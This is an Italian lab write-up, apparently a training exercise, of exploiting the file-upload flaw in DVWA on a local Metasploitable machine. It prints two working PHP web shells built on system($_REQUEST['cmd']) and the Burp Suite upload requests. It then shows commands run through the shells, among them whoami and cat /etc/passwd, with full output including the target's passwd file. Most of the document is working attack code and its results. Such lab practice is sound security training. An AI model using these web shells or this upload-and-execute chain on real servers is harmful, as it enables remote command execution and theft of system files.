


Exploit DVWA

Security level = low




Creazione su Kali Linux del file shell.php



La shell prende un parametro di nome "cmd" dalla richiesta HTTP (che potrebbe provenire da GET, POST o COOKIE) e lo esegue come un comando sul server attraverso la funzione system() di PHP.

Risultato upload file su DVWA



Intercettazione di Burpsuite dell'upload

Request

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 440
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3tW4AwztsAv2UX5L
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7
10 Referer: http://192.168.50.100/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=4a6df4ef9490f991fb160abb6f76b254
14 Connection: close
15
16 -----WebKitFormBoundary3tW4AwztsAv2UX5L
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary3tW4AwztsAv2UX5L
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php
25
26 system($_REQUEST['cmd']);
27
28 ?>
29
30 -----WebKitFormBoundary3tW4AwztsAv2UX5L
31 Content-Disposition: form-data; name="Upload"
32
33 Upload
34 -----WebKitFormBoundary3tW4AwztsAv2UX5L--
35
```

Richiesta 1) invio comando ls

GET /dvwa/hackable/uploads/shell.php?cmd=ls

Request to http://192.168.50.100:80

Forward Drop Intercept is on Action

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
```

Risposta

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/vulnerabilities/upload/#

dvwa_email.png shell.php

Richiesta 2) invio comando whoami

GET /dvwa/hackable/uploads/shell.php?cmd=whoami

Request to http://192.168.50.100:80

Forward Drop Intercept is on Action Open brow

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
```

Risposta

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/vulnerabilities/upload/#

www-data

Richiesta 3) invio comando ls -l

GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-l

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request is to http://192.168.50.100:80. The 'Intercept is on' button is highlighted. The request details are shown in the 'Raw' tab:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-l HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
```

Risposta

The screenshot shows a web browser window with the address bar displaying '192.168.50.100/dvwa/vulnerabilities/upload/#'. The page content shows the output of the 'ls -l' command:

```
total 8 -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png -rw----- 1 www-data www-data 35 Aug 31 07:22 shell.php
```

Richiesta 4) invio comando ls ../../

GET /dvwa/hackable/uploads/shell.php?cmd=ls%20../../

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request is to http://192.168.50.100:80. The 'Intercept is on' button is highlighted. The request details are shown in the 'Raw' tab:

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20../../ HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarySEPE9C5z18NyUzFQ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```


Risposta

The screenshot shows a web browser window with the address bar displaying '192.168.50.100/dvwa/vulnerabilities/upload/#'. The page content shows the output of the 'ls ../../' command, displaying a directory listing of files and folders in the parent directory:


```
CHANGELOG.txt COPYING.txt README.txt about.php config docs dvwa external favicon.ico hackable ids_log.php index.php
instructions.php login.php logout.php php.ini phpinfo.php robots.txt security.php setup.php vulnerabilities
```

Richiesta 5) invio comando hostname

GET /dvwa/hackable/uploads/shell.php?cmd=hostname




Risposta



Richiesta 6) invio comando cat /etc/passwd

GET /dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd



Risposta



Creazione su Kali Linux del file advanced_shell.php

```
1 <?php
2 if(isset($_REQUEST['cmd'])) {
3     $cmd = $_REQUEST['cmd'];
4     echo "<pre>";
5     system($cmd);
6     echo "</pre>";
7 } else {
8 ?>
9 <form method="GET">
10     Command: <input type="text" name="cmd">
11     <input type="submit" value="Run">
12 </form>
13 <?php
14 }
15 ?>
```

La shell visualizza un modulo web quando la pagina viene visitata e consente di inserire e inviare comandi direttamente dalla pagina, invece di modificare manualmente l'URL.

Risultato upload file su DVWA

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload


../../../../hackable/uploads/advanced_shell.php succesfully uploaded!

Intercettazione di Burpsuite dell'upload

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 661
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary4AsUSUm20A2Myy6F
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
  7]
10 Referer: http://192.168.50.100/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=388602d0ed0d988b6e52420047ab408c
14 Connection: close
15
16 -----WebKitFormBoundary4AsUSUm20A2Myy6F
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary4AsUSUm20A2Myy6F
21 Content-Disposition: form-data; name="uploaded"; filename="advanced_shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 if(isset($_REQUEST['cmd'])) {
26     $cmd = $_REQUEST['cmd'];
27     echo "<pre>";
28     system($cmd);
29     echo "</pre>";
30 } else {
31 ?>
32 <form method="GET">
33     Command: <input type="text" name="cmd">
34     <input type="submit" value="Run">
35 </form>
36 <?php
37 }
38 ?>
```

Utilizzo

GET /dvwa/hackable/uploads/advanced_shell.php



Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.100:80

Forward Drop Intercept is on Action

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/advanced_shell.php HTTP/1.1
2 Host: 192.168.50.100
3 Content-Length: 397
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.100
```


Risposta

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/vulnerabilities/upload/#

Command:

Richiesta 1) invio comando ls

192.168.50.100/dvwa/hack x +

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
advanced_shell.php
dvwa_email.png
shell.php
```

Richiesta 2) invio comando whoami

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
www-data
```

Richiesta 3) invio comando ls -l

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
total 12
-rw----- 1 www-data www-data 253 Aug 31 13:49 advanced_shell.php
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw----- 1 www-data www-data 35 Aug 31 07:22 shell.php
```

Richiesta 4) invio comando ls ../../

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
```

Richiesta 5) invio comando hostname

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
metasploitable
```

Richiesta 6) invio comando cat /etc/passwd

← → ↻ ⚠ Not secure | 192.168.50.100/dvwa/hackable/uploads/advanced_shell.php

Command:

Risposta

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```